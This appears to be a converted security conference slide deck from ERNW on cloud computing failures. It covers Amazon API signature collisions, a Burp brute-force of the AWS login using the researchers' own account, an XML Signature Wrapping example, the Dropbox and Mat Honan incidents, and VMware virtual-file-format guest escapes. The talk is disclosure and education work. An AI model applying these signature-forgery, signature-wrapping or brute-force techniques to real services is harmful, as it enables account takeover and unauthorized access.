




# Biggest #Fails in Cloud Computing

Matthias Luft  
mluft@ernw.de



## Who we are



- Old-school network geeks, working as security researchers for
- Germany based ERNW GmbH
  - Independent
  - Deep technical knowledge
  - Structured (assessment) approach
  - Business reasonable recommendations
  - We understand corporate
- Blog: [www.insinator.net](http://www.insinator.net)
- Conference: [www.troopers.de](http://www.troopers.de)

## Agenda

---




- Introduction
- Biggest #Fails
- Conclusions

# 1st Amazon Signature #Fail

---



## Signature Fail



- Amazon offers both REST and SOAP APIs
- API calls must be signed
- Homebrew Signature Algorithm
  - Do I need to tell more? ;)
- 7.5 months until fix

## Attack Basics



- Basic signature algorithm:
  1. Split the query string based on '&' and '=' characters into a series of key-value pairs.
  2. Sort the pairs based on the keys.
  3. Append the keys and values together, in order, to construct one big string (key1 + value1 + key2 + value2 + ... ).
  4. Sign that string using HMAC-SHA1 and your secret access key.

## Example



- `https://www.amazon.com/api?foo=bar`
  - Value to be signed: foobar
- `https://www.amazon.com/api?fooba=r`
  - Value to be signed: foobar
- => Same signature for both calls!
  
- Attack scenarios can be easily constructed
  - `?user=admin == ?use=admin`

# The #Key to Your Data Center




## Auditing Major CSPs

---



- As many customers are interested in Amazon as a CSP, we perform a lot of tasks in the Amazon cloud.
  
- In the course of one of our regular password audits, we discovered some abnormalities in the Amazon login procedure.
  - Drop that, we wanted to break that stuff ;-)
  
- Bruteforce attempt against the Amazon Web Services login form
  - Using our own account
  - Using the standard login form

# Setup



target proxy spider scanner intruder repeater sequencer decoder comparer options alerts

1 3

target positions payloads options

attack type sniper

1 payload position length: 2417

Accept-Charset: ISO-8859-1, utf-8; q=0.7, \*; q=0.7  
Keep-Alive: 115  
Connection: keep-alive  
Referer:  
https://www.amazon.com/ap/signin/188-9882734-2616521?ie=UTF8&pf\_rd\_r=OCTK37NCY6JS7FTY21QT&pf\_rd\_m=ATVPD  
KIKXODER&pf\_rd\_t=6301&pf\_rd\_i=aws.ssop&pf\_rd\_p=490139051&pf\_rd\_s=signin-slot  
Cookie: \_\_utma=194891197.631831392.1305180264.1305180264.1305180264.1; \_\_utmb=194891197;  
\_\_utmc=194891197; \_\_utmz=194891197.1305180264.1.1.utmccn=(direct)|utmcsr=(direct)|utmcmd=(none);  
awsloopc=1; awsloopTs=1305182313; aws-session-id=188-9882734-2616521; aws-session-id-time=13057871141;  
aws-ubid-main=180-2369410-6395745  
Content-Type: application/x-www-form-urlencoded  
Content-Length: 1323

appActionToken=ziBGTE1RuAvx8NruUKOo7Q9YNpUj3D&appAction=SIGNIN&accountStatusPolicy=ape43AUDE43D&openid.  
page\_max\_auth\_age=ape43ANDMyMDA43D&openid.ns=ape43AaHR0cDovL3NwZWVzLm9wZW5pZC5uZXQvYXV0aC8yLjA43D&openi  
d.ns.page=ape43AaHR0cDovL3NwZWVzLm9wZW5pZC5uZXQvYXV0aC8yLjA43D&pageId=ape43AYXdsLnNzb3A43D&openid.identity=ape43A  
aHR0cDovL3NwZWVzLm9wZW5pZC5uZXQvYXV0aC8yLjA43D&openid.claimed\_id=ape43AaHR0cDov  
L3NwZWVzLm9wZW5pZC5uZXQvYXV0aC8yLjA43D&openid.mode=ape43AY2h1Y2tpZF9zZXRLcA43D4  
3D&openid.assoc\_handle=ape43AYXds&openid.return\_to=ape43AaHR0cHM6Ly9jb25zb2x1LmF3cy5hbWV6b24uY29cL3MzL2  
xvZ2luIFRvOaGvUudG1jYXR1cm91=&createOidpassword=&tx=54fy=104metadatal=trialWY2  
C6gDDYzGrsrEuFou8hW42BgS3Z42Fu771YX42FqGepX1z42Fu4n4axIuA04Qa0S0JXvB1f42FaQnT942FrHSOQQArwX3742Fn2kn

add \$  
clear \$  
auto \$  
refresh

Tricky since bruteforcing tools do not cope well with modern webapp authentication mechanisms

- Cookies with different scopes, redirects, JavaScript

Using *Burp* for the bruteforcing

# Results

- Burp might not be the best choice for bruteforcing.
- Still, good performance
  - ~80k requests per hour
- Setup was implemented in ~20 minutes
  - More details can be found here:
  - <http://www.insinuator.net/2011/07/the-key-to-your-datacenter/>
- Successful login:

261340	261340	200	20:14:55 15 ...	<input type="checkbox"/>	<input type="checkbox"/>	21335	
261341	261341	200	20:14:55 15 ...	<input type="checkbox"/>	<input type="checkbox"/>	21335	
0		302	17:04:42 15 ...	<input type="checkbox"/>	<input type="checkbox"/>	2709	baseline request
██████	██████	302	19:43:50 15 ...	<input type="checkbox"/>	<input type="checkbox"/>	3096	

## Conclusion

---




- Bruteforcing is possible. Big surprise?
- More important:
  - No connection throttling!
  - No account lockout!
  - No captcha solution!

## 2nd Amazon Signature #Fail

---



## 2<sup>nd</sup> Amazon Signature Attack



- Described in paper “All your clouds are belong to us” of RUB
- Basically and most important:
- Complete signature mechanism bypass
  - Based on a attack called XML Signature Wrapping.
  - Which was discovered 2006...

# Simplified (and slightly wrong) Example

```
<SOAP-ENV:Envelope xmlns:SOAP-ENV="http://schemas.xmlsoap.org/soap/envelope/">
  <SOAP-ENV:Header>
    [...]
    <ds:Signature xmlns:ds="http://www.w3.org/2000/09/xmldsig#">
      <ds:SignedInfo>
        [...]
        <ds:Reference URI="#id-1337">
          [...]
        </ds:Reference>
        [...]
      </ds:SignedInfo>
      <ds:SignatureValue>
        bmVx24Q[...]
      </ds:SignatureValue>
      [...]
    </ds:Signature>
    <wsu:Timestamp>
      [...]
    </wsu:Timestamp>
  </SOAP-ENV:Header>
  <SOAP:Body id="1337">
    [content]
  </SOAP:Body>
</SOAP-ENV:Envelope>
```



```
<SOAP-ENV:Envelope xmlns:SOAP-ENV="http://schemas.xmlsoap.org/soap/envelope/">
  <SOAP-ENV:Header>
    [...]
    <ds:Signature xmlns:ds="http://www.w3.org/2000/09/xmldsig#">
      <ds:SignedInfo>
        [...]
        <ds:Reference URI="#id-1337">
          [...]
        </ds:Reference>
        [...]
      </ds:SignedInfo>
      <ds:SignatureValue>
        bmVx24Q[...]
      </ds:SignatureValue>
      [...]
    </ds:Signature>
    <wsu:Timestamp>
      [...]
    </wsu:Timestamp>
  </SOAP-ENV:Header>
  <wrapper>
    <SOAP:Body id="1337">
      [content]
    </SOAP:Body>
  </wrapper>
</SOAP-ENV:Envelope>
```

Did we...



- ... already mention complexity and glue code? ;-)
  
- To be fair: NO effective, standardized countermeasures available as of today.
  - XML Schema validation might help
  - Only process signed data
  - Sign the complete request

# The Dropbox #Fail

---



# Dropbox Incident

*Dropbox accounts and data were available for 4 hours without authentication.*

# Dropbox Incident



*Dropbox accounts and data were available for 4 hours without authentication.*



# The Mat Honan #Incident

---



## Speaking of Password Resets...



- The Mat Honan Incident
- Mat Honan ist a online journalist
  - at the *Wired* magazin
- Owns 3 character Twitter account *mat*
- Is Apple & iCloud user

## Mat Honan Incident



- ... and all of his Apple devices and data was deleted
- [Do we have to note that he used iCloud for backups as well?]

## Timeline

---




- Hacker wanted to own the 3 character twitter account.
- The Twitter account was registered using a gmail address.
- The gmail account had a secondary iCloud (@me.com) address.
  
- All accounts exhibited severe weaknesses in their password reset procedures!

# Protecting Your #Network


Or: How to take down whole infrastructures...




# Hypervisor Environment




# BPDU Guard



## BPDU Guard – Desired Behavior




# BPDU Guard – Actual Behavior



# The VMware #Fail

---



## Overview




- Guest-to-host escaping expanding the concept of file inclusion attacks
- Leads to complete information disclosure and compromise in the hypervisor
- [https://www.ernw.de/download/ERNW\\_Newsletter\\_41\\_ExploitingVirtualFileFormats.pdf](https://www.ernw.de/download/ERNW_Newsletter_41_ExploitingVirtualFileFormats.pdf)

# Cloud Deployment

---



Kudos to Juan Mayer





ESXi 5 Host



Hypervisor




Hypervisor Local HD



Backend  
Storage

(e.g. SAN)



2) Copy/Mount  
to Host





ESXi 5 Host




Hypervisor



Hypervisor Local HD




Backend Storage  
(e.g. SAN)



3) Cloud Magic!

## Virtual Machine

---



- Description of the virtual machine
  - Memory
  - CPU
  - Virtual hardware version
- Hard disk
  - File containing raw data?
- Contained in *Virtual File Formats*

## Virtual File Formats


### Short Overview



- There's a whole bunch of virtual file formats
- Relevant Fact: Distinction in
  - Virtual machine configuration
  - Virtual disk files

## Common Files in VMware World

At least the most important ones as for  
this talk.




- VMX: virtual machine
  - Plain-text configuration/description

```
#!/opt/vmware/server/bin/vmware
.encoding = "UTF-8"
config.version = "8"
virtualHW.version = "4"
scsi0.present = "TRUE"
memsize = "1512"
```

## Common Files in VMware World

At least the most important ones as for this talk.



- VMDK: virtual disk, consisting of two file types:

- Descriptor file:

```
# Disk DescriptorFile
version=1
encoding="UTF-8"
CID=a5c61889
[...]
# Extent description
RW 33554432 VMFS "machine-flat01.vmdk"
```

